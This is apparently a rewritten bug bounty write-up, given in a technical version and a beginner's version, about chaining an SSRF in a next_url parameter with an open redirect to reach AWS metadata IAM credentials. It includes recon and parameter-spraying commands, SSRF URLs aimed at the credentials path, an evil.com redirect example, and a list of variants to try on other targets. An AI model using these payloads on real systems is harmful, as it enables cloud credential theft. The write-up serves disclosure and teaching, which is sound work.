AWS internal metadata accessed through SSRF by Chaining an Open Redirect bug
The author found an SSRF vulnerability in a parameter that allowed requests to internal addresses, but a WAF blocked access to the AWS metadata endpoint. By chaining the SSRF with an open redirect, they bypassed the WAF and retrieved AWS IAM credentials from the metadata service.
 Published on notifybugme.medium.com
My name is Santosh Kumar Sha, I’m a security researcher from India(Assam). In this article, I will be describing how I was able to get AWS metadata accessed through SSRF by chaining it with a open direct vulnerability.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a bug found during recon on a well-known bug bounty program. The researcher, Santosh Kumar Sha, refers to the target throughout as example.com, with everything under *.example.com in scope. The vulnerable feature is an endpoint under /clientlibs/admin that takes a next_url parameter, which the server fetches or redirects to. The report does not describe what the feature is meant to do beyond that; it only shows the parameter being abused.
The bug is a server-side request forgery (SSRF) that was initially blind, because a filter or WAF in front of the application blocked access to internal metadata. It was turned into a full read of AWS instance metadata by chaining it with an open redirect that the researcher had already found on the same target but which was out of scope on its own.
Setup
The work was done as an external researcher against the in-scope wildcard *.example.com. No accounts, roles or credentials are described. The tools used were:
- Subfinder (https://github.com/projectdiscovery/subfinder)
- httpx (https://github.com/projectdiscovery/httpx)
- gau (Corben), https://github.com/lc/gau
- waybackurls (tomnomnom), https://github.com/tomnomnom/waybackurls
A Burp Collaborator server was used as the out-of-band listener, and Burp Proxy was used to inspect the traffic. The report does not give versions for any of these tools.
Finding it
The starting point was URL collection from internet archives. The researcher ran gau and waybackurls against the target, then widened the collection by piping Subfinder output into waybackurls so that URLs belonging to subdomains were included as well:
gau -subs example.com >> vul1.txt
waybackurls example.com >> vul2.txt
subfinder -d example.com -silent | waybackurls >> vul3.txt
The three files were then merged, filtered to URLs that contain both a ? and an =, deduplicated, and resolved with httpx to drop dead hosts:
cat vul1.txt vuln2.txt vul3.txt | grep “=” | sort -u | grep “?” | httpx -silent >> FUZZvul.txt
Fuzzing those parameterised URLs for SSRF produced nothing. The researcher's reasoning at this point was that the program is well known, other hunters had already tested the obvious surface, and any finding would likely be a duplicate. After a break he decided to test for hidden parameters instead, using what he calls parameter spraying: take a wordlist of parameter names, append each one with a Burp Collaborator payload to every collected URL, and send everything through Burp Proxy so the results can be watched. There were around 200 URLs.
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c ‘for url in $(cat FUZZvul.txt); do echo “$url&@=http://burpcollabrator.net”;done’ | httpx -http-proxy http://[redacted]:8080
The xargs loop substitutes each candidate parameter name from ssrf.txt for @ and appends &<name>=http://burpcollabrator.net to every URL in FUZZvul.txt; httpx then sends each resulting URL through the local Burp proxy at [redacted]:8080.
This produced a hit on the Collaborator server, with both HTTP and DNS interactions, for the following URL:
https://www.example.com/clientlibs/admin?custom_cilent=z&next_url=http://burpcollabrator.net

The screenshot accompanies the Collaborator hit for that URL. The hidden parameter was next_url, and the server was making an outbound request to whatever host it contained.
Exploitation
Step 1: point the parameter at the metadata service
With a confirmed SSRF, the next step was to aim it at the AWS instance metadata address and the credentials path:
https://www.example.com/clientlibs/admin?custom_cilent=z&next_url=http://[redacted]/latest/meta-data/iam/security-credentials/Prod
This returned 200 OK, which told the researcher the request was reaching the metadata endpoint, but the response body did not contain the internal data. A filter or WAF in front of the application was blocking the response. Every bypass the researcher knew, plus others found by searching, failed to get the metadata back. At this stage the finding was a blind SSRF with low impact, and the researcher chose not to report it, treating the bypass as a challenge instead.
Step 2: chain the open redirect
An open redirect had already been found on the target but was out of scope on its own. It looked like this:
https://example.com/user/custom?path=https://evil.com
The report describes this as an open redirect. The researcher wrapped the SSRF URL inside the redirect parameter, so that the server-side fetch would follow a redirect to the internal address rather than being asked for it directly:
https://example.com/user/custom?path=https://www.example.com/clientlibs/admin?custom_cilent=z&next_url=http://[redacted]/latest/meta-data/iam/security-credentials/Prod

The report shows the chained URL but does not state what response came back.
Step 3: report
The bug was reported immediately and was triaged as critical the next day.

Root cause
The application exposes a next_url parameter on /clientlibs/admin that the server uses to make an outbound request, without restricting the destination to external, expected hosts. That is the SSRF itself. A filter or WAF in front of the application blocked the internal data from being returned, which is why the direct attempt returned 200 OK but no body.
The open redirect on /user/custom accepts an arbitrary URL in path and redirects to it.
Impact
An unauthenticated attacker who can reach the vulnerable endpoint can make the server issue requests to arbitrary destinations. The researcher chained it with the open redirect to reach the AWS instance metadata path for the Prod role. Those credentials could then be used against AWS with whatever permissions the role holds. The report does not enumerate those permissions or describe any further use of the credentials. The direct SSRF alone was blind and low impact; the impact comes from the chain.
Fix
Based on the behaviour shown, the fixes would be to validate next_url against an allowlist of expected destinations and to reject link-local, loopback and private address ranges after resolving the host, and to re-check the destination after every redirect rather than only the original URL. The open redirect on /user/custom should also be closed by restricting path to relative paths or an allowlist, since it was the component that defeated the filter.
Variants to test
- Hidden parameter discovery on parameterised URLs: append candidate names with a Collaborator payload as shown above. A positive result is an HTTP or DNS interaction from the target's infrastructure.
- Redirect-following SSRF: if a direct request to
[redacted]is blocked, wrap it in any open redirect on the same or an allowed host. A positive result is the metadata body coming back through the redirect. - Redirect chains on other parameters: test any parameter that takes a URL (
path,next,url,redirect) for the same open redirect behaviour, then reuse it as the outer wrapper. - Credential paths beyond the role name: once metadata access works, enumerate
/latest/meta-data/iam/security-credentials/to list roles before requesting a specific one. A positive result is a list of role names followed by credentials for each.

What happened, in plain words
A security researcher found a way to make a company's web server fetch a web address of his choosing. That is a bug class called server-side request forgery, or SSRF. The server sits inside the company's network, so it can reach things you and I cannot reach from our laptops, such as a special internal address that cloud servers use to hand out their own credentials. The researcher aimed the bug at the internal address that hands out those credentials.
At first the trick did not work fully. A filter in front of the application blocked the interesting part, so the server made the request but the researcher could not see the answer. He then remembered a second, smaller bug he had already found on the same site: an open redirect, which is a link on the site that will send your browser to any address you put in it. By wrapping the first bug inside the second one, he got past the filter. He reported it, and the report was triaged as critical the next day.
This article walks through the same steps he did, in the same order, explaining each idea from scratch.
The pieces you need to know first
Before the steps, a few everyday comparisons for the words that come up again and again.
- A server is a computer that runs a website. When you open a page, your browser asks the server for it and the server sends it back. Unlike your laptop, the server usually lives inside a private network with other machines that are not open to the internet.
- A URL is a web address, like
https://www.example.com/page?name=value. The part after the?is called the query string, and it is made of parameters: pairs of a name and a value, joined by&. Think of parameters as blanks on a form: the website fills in the blanks from whatever the URL says. - An API is a way for one program to talk to another over the network, usually by requesting a URL and getting data back instead of a web page. It is like a service counter: you hand over a request in a fixed format and get an answer in a fixed format.
- A token or credential is a secret string that proves who you are, a bit like a wristband at an event. Anyone holding it is treated as you. Cloud servers often carry credentials that let them use other cloud services.
- SSRF (server-side request forgery) means tricking a server into making a request to an address the attacker chooses. The attacker cannot reach that address directly, but the server can, because the server is on the inside. It is like persuading a receptionist to phone an internal extension for you.
- A blind SSRF is an SSRF where the request is made but the attacker cannot see the response. You know the phone was dialled, but you cannot hear the conversation.
- An open redirect is a feature on a website that takes a destination address from the URL and forwards the visitor there, without checking that the destination belongs to the site. It is like a signpost that will point wherever a stranger writes on it.
- A WAF (web application firewall) is a filter that sits in front of a website and blocks requests that look dangerous. It is like a bouncer at a door who checks who is coming in.
- AWS instance metadata is a special internal web address,
[redacted], that cloud servers made by Amazon Web Services can ask for information about themselves, including temporary credentials. Only the server itself can reach it, which is exactly why an SSRF is dangerous. - A bug bounty program is a scheme where a company pays researchers for reporting security bugs. A duplicate is a report for a bug someone else already reported first, which usually earns nothing.
- Triage is the moment the company reviews a report and decides how serious it is.
The setup
The researcher, Santosh Kumar Sha, worked against a well-known bug bounty program. He calls the target example.com throughout, and everything under *.example.com (that is, every subdomain) was in scope, meaning it was allowed to be tested. The feature that turned out to be vulnerable is a page under /clientlibs/admin that accepts a parameter called next_url. The report does not explain what that page is meant to do for normal users; it only shows the parameter being abused.
He used four free tools, all of which gather or check web addresses:
- Subfinder (https://github.com/projectdiscovery/subfinder), which finds subdomains of a domain.
- httpx (https://github.com/projectdiscovery/httpx), which checks whether a list of addresses actually responds.
- gau (Corben), https://github.com/lc/gau, which pulls known URLs for a domain out of public internet archives.
- waybackurls (tomnomnom), https://github.com/tomnomnom/waybackurls, which does the same thing from the Wayback Machine archive.
He also used two parts of the Burp Suite toolkit: Burp Collaborator, a service that gives you a unique address you can put in a payload and then watch for any request that arrives at it, and Burp Proxy, which lets you see and record the traffic your tools send. The report does not give versions for any of these tools.
Finding it
Step 1: collect as many URLs as possible
The idea behind this step is that old, forgotten pages are often less well protected than the main site. Public archives keep copies of URLs that were once linked from somewhere, so they are a good source of pages to test. The researcher started with the archives and then widened the net to subdomains:
gau -subs example.com >> vul1.txt
waybackurls example.com >> vul2.txt
subfinder -d example.com -silent | waybackurls >> vul3.txt
Line by line:
gau -subs example.com >> vul1.txtasks gau for URLs belonging toexample.comand its subdomains (-subs), and appends (>>) the results to a file calledvul1.txt.waybackurls example.com >> vul2.txtasks waybackurls for archived URLs forexample.comand appends them tovul2.txt.subfinder -d example.com -silent | waybackurls >> vul3.txtfirst runs Subfinder to list subdomains ofexample.com(-dfor domain,-silentto print only the results). The vertical bar|passes that list straight into waybackurls, so archived URLs for every subdomain are collected too, and they are appended tovul3.txt.
Why three files? Because each tool sees a slightly different set of archived pages, and the researcher did not want to miss any.
Step 2: keep only the URLs worth testing
A URL with no parameters cannot easily be told to do something different, so the next step keeps only addresses that carry parameters and that still respond:
cat vul1.txt vuln2.txt vul3.txt | grep “=” | sort -u | grep “?” | httpx -silent >> FUZZvul.txt
Line by line:
cat vul1.txt vuln2.txt vul3.txtprints the contents of the three files one after another.grep “=”keeps only lines that contain an equals sign, which is how a parameter value is written.sort -usorts the lines and removes duplicates (-ufor unique).grep “?”keeps only lines that contain a question mark, the character that starts a query string.httpx -silentsends a request to each remaining address and prints only the ones that answer (-silenthides the extra output).>> FUZZvul.txtappends the surviving addresses to a file calledFUZZvul.txt.
Why this step? Testing dead addresses wastes time, and testing addresses without parameters gives an attacker nothing to change.
Step 3: test the obvious parameters, and fail
He then tried the collected URLs for SSRF in the usual way, by putting his own address into the parameters that were already there. Nothing worked. His reasoning was that this is a famous program, so other researchers had already tested the obvious surface, and anything he found would probably be a duplicate. He took a break, but kept thinking about it.
Step 4: guess hidden parameter names
Then an idea: what if the vulnerable parameter is not one that appears in any archived URL? Many applications accept parameters that are never linked anywhere, and those are rarely tested. He calls his approach parameter spraying. The idea is to take a long list of common parameter names, append each one to every collected URL with a Collaborator address as its value, and watch for any request that comes back to the Collaborator.
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c ‘for url in $(cat FUZZvul.txt); do echo “$url&@=http://burpcollabrator.net”;done’ | httpx -http-proxy http://[redacted]:8080
Line by line:
xargs -a /root/magicparameter/ssrf.txt -I@reads a list of candidate parameter names from the filessrf.txtand, for each name, runs the following command with@replaced by that name.bash -c ‘...’runs the quoted shell command.for url in $(cat FUZZvul.txt); do ... doneloops over every URL inFUZZvul.txt.echo “$url&@=http://burpcollabrator.net”prints the URL with&<candidate name>=http://burpcollabrator.netadded to the end. The@is where the candidate name goes.| httpx -http-proxy http://[redacted]:8080sends every resulting URL through the local Burp Proxy, so the researcher can watch the traffic.
Why this step? If the server reads a parameter it knows about but nobody has ever linked, the only way to find it is to guess its name. There were around 200 URLs in the list.
Step 5: a hit
The Collaborator received both an HTTP request and a DNS lookup, which means the target server really did try to contact the researcher's address. The URL responsible was:
https://www.example.com/clientlibs/admin?custom_cilent=z&next_url=http://burpcollabrator.net
Line by line:
https://www.example.com/clientlibs/adminis the page being tested.custom_cilent=zis a parameter that was already in the archived URL. Its valuezlooks like a placeholder.next_url=http://burpcollabrator.netis the guessed parameter, with the Collaborator address as its value.
The hidden parameter was next_url, and the server was making an outbound request to whatever address it contained. That is the SSRF.
The screenshot accompanies the Collaborator hit for that URL.
Exploitation
Step 1: aim the parameter at the cloud metadata address
Now that he could make the server fetch an address, the next step was to point it at the internal metadata service and the path that lists credentials for a role called Prod:
https://www.example.com/clientlibs/admin?custom_cilent=z&next_url=http://[redacted]/latest/meta-data/iam/security-credentials/Prod
Line by line:
next_url=http://[redacted]/...replaces the Collaborator address with the metadata address.[redacted]is a special address that only the cloud server itself can reach./latest/meta-data/iam/security-credentials/Prodis the path that, on AWS, returns the credentials for the role namedProd.
The response was 200 OK, which told him the request was reaching the metadata service. But the body did not contain the internal data. A filter or WAF in front of the application was blocking the answer. He tried every bypass he knew and others he found by searching, and none worked. At this point the bug was a blind SSRF with low impact, and he decided not to report it, treating the bypass as a challenge instead.
Step 2: wrap it in the open redirect
He remembered an open redirect he had already found on the same target. On its own it was out of scope, so it was not worth reporting by itself. It looked like this:
https://example.com/user/custom?path=https://evil.com
Line by line:
https://example.com/user/customis a page that takes a destination in a parameter.path=https://evil.comis that destination. The report describes this as an open redirect.
His idea was to put the SSRF URL inside the redirect parameter, so that the server-side request would first go to an ordinary-looking address and then be redirected to the internal one:
https://example.com/user/custom?path=https://www.example.com/clientlibs/admin?custom_cilent=z&next_url=http://[redacted]/latest/meta-data/iam/security-credentials/Prod
Line by line:
- The outer address is the open redirect page,
/user/custom. - Its
pathparameter now holds the SSRF URL, the/clientlibs/adminpage withnext_urlpointing at the metadata address. - When the server follows the chain, it first sees a redirect to an allowed-looking address, then follows it to the vulnerable page, which then fetches the metadata.
Why did this work? Because the filter checked the address it was first given, not where the request ended up after a redirect. The redirect came from an address the filter trusted, so it let it through.
The report shows the chained URL but does not state what response came back.
Step 3: report
He reported the bug immediately, and the next day it was triaged as critical.
Why it worked
The application has a next_url parameter on /clientlibs/admin that the server uses to make an outbound request, without checking that the destination is an expected, external host. That is the SSRF itself. The filter in front of the application blocked the internal data from being returned, which is why the direct attempt returned 200 OK but no body.
The open redirect on /user/custom accepts any address in path and forwards to it.
What an attacker could do with it
Anyone who can reach the vulnerable page, without logging in, can make the server send requests to addresses of their choosing. Chained with the open redirect, the researcher reached the AWS instance metadata path for the Prod role. Those credentials could then be used against AWS with whatever permissions the role holds. The report does not list those permissions or describe any further use of the credentials. The direct SSRF alone was blind and low impact; the impact comes from the chain.
How to fix it
Based on the behaviour shown, the fixes would be to check next_url against a list of allowed destinations, to reject internal, loopback and private address ranges after looking up the host, and to re-check the destination after every redirect rather than only the original URL. The open redirect on /user/custom should also be closed by restricting path to relative paths or an allowlist, since it was the piece that defeated the filter.
Things to try on other targets
- Hidden parameter discovery on parameterised URLs: append candidate names with a Collaborator address as shown above. A positive result is an HTTP or DNS request arriving from the target's infrastructure.
- Redirect-following SSRF: if a direct request to
[redacted]is blocked, wrap it in any open redirect on the same or an allowed host. A positive result is the metadata body coming back through the redirect. - Redirect chains on other parameters: test any parameter that takes a URL (
path,next,url,redirect) for the same open redirect behaviour, then reuse it as the outer wrapper. - Credential paths beyond the role name: once metadata access works, request
/latest/meta-data/iam/security-credentials/to list roles before asking for a specific one. A positive result is a list of role names followed by credentials for each.
Glossary
- API: a way for one program to talk to another over the network, usually by requesting a URL and getting data back.
- AWS: Amazon Web Services, a cloud provider that rents out servers and other computing services.
- AWS instance metadata: a special internal address,
[redacted], that a cloud server can ask for information about itself, including temporary credentials. - Blind SSRF: an SSRF where the request is made but the attacker cannot see the response.
- Bug bounty program: a scheme where a company pays researchers for reporting security bugs.
- Burp Collaborator: a service that gives you a unique address and records any request that arrives at it, used to detect out-of-band interactions.
- Burp Proxy: a tool that sits between your browser or tools and the target, letting you see and record the traffic.
- Credential: a secret string that proves identity, such as a password or token.
- DNS: the system that turns a name like
example.cominto an IP address; a DNS lookup is a request to that system. - Duplicate: a report for a bug someone else already reported first, which usually earns nothing.
- Filter: a check in front of an application that blocks requests matching certain rules.
- gau: a tool that collects known URLs for a domain from public internet archives.
- httpx: a tool that checks whether a list of addresses responds.
- IAM: Amazon's system for managing identities and permissions in AWS.
- In scope: allowed to be tested under a bug bounty program's rules.
- Link-local address: an address such as
[redacted]that is only reachable from the machine itself or its local network segment. - Open redirect: a feature that forwards a visitor to any address supplied in the URL, without checking that the destination belongs to the site.
- Out-of-band: a signal that arrives through a different channel than the main response, such as a request to a Collaborator address.
- Parameter: a name and value pair in a URL's query string, written as
name=valueand joined with&. - Parameter spraying: trying a long list of guessed parameter names against many URLs to find hidden ones.
- Payload: the value an attacker puts into a request to trigger a behaviour.
- Query string: the part of a URL after the
?, made of parameters. - Recon: short for reconnaissance, the work of gathering information about a target before testing it.
- Role: in AWS, a set of permissions that a server or user can assume, with credentials issued for it.
- Server: a computer that runs a website or service and answers requests.
- Server-side request forgery (SSRF): tricking a server into making a request to an address the attacker chooses.
- Subdomain: a name under a main domain, such as
www.example.comunderexample.com. - Subfinder: a tool that finds subdomains of a domain.
- Token: a secret string used in place of a password to prove identity.
- Triage: the moment a company reviews a report and decides how serious it is.
- URL: a web address.
- WAF (web application firewall): a filter in front of a website that blocks requests that look dangerous.
- waybackurls: a tool that collects archived URLs for a domain from the Wayback Machine.
- Wildcard (
*.example.com): a notation meaning every subdomain of a domain.




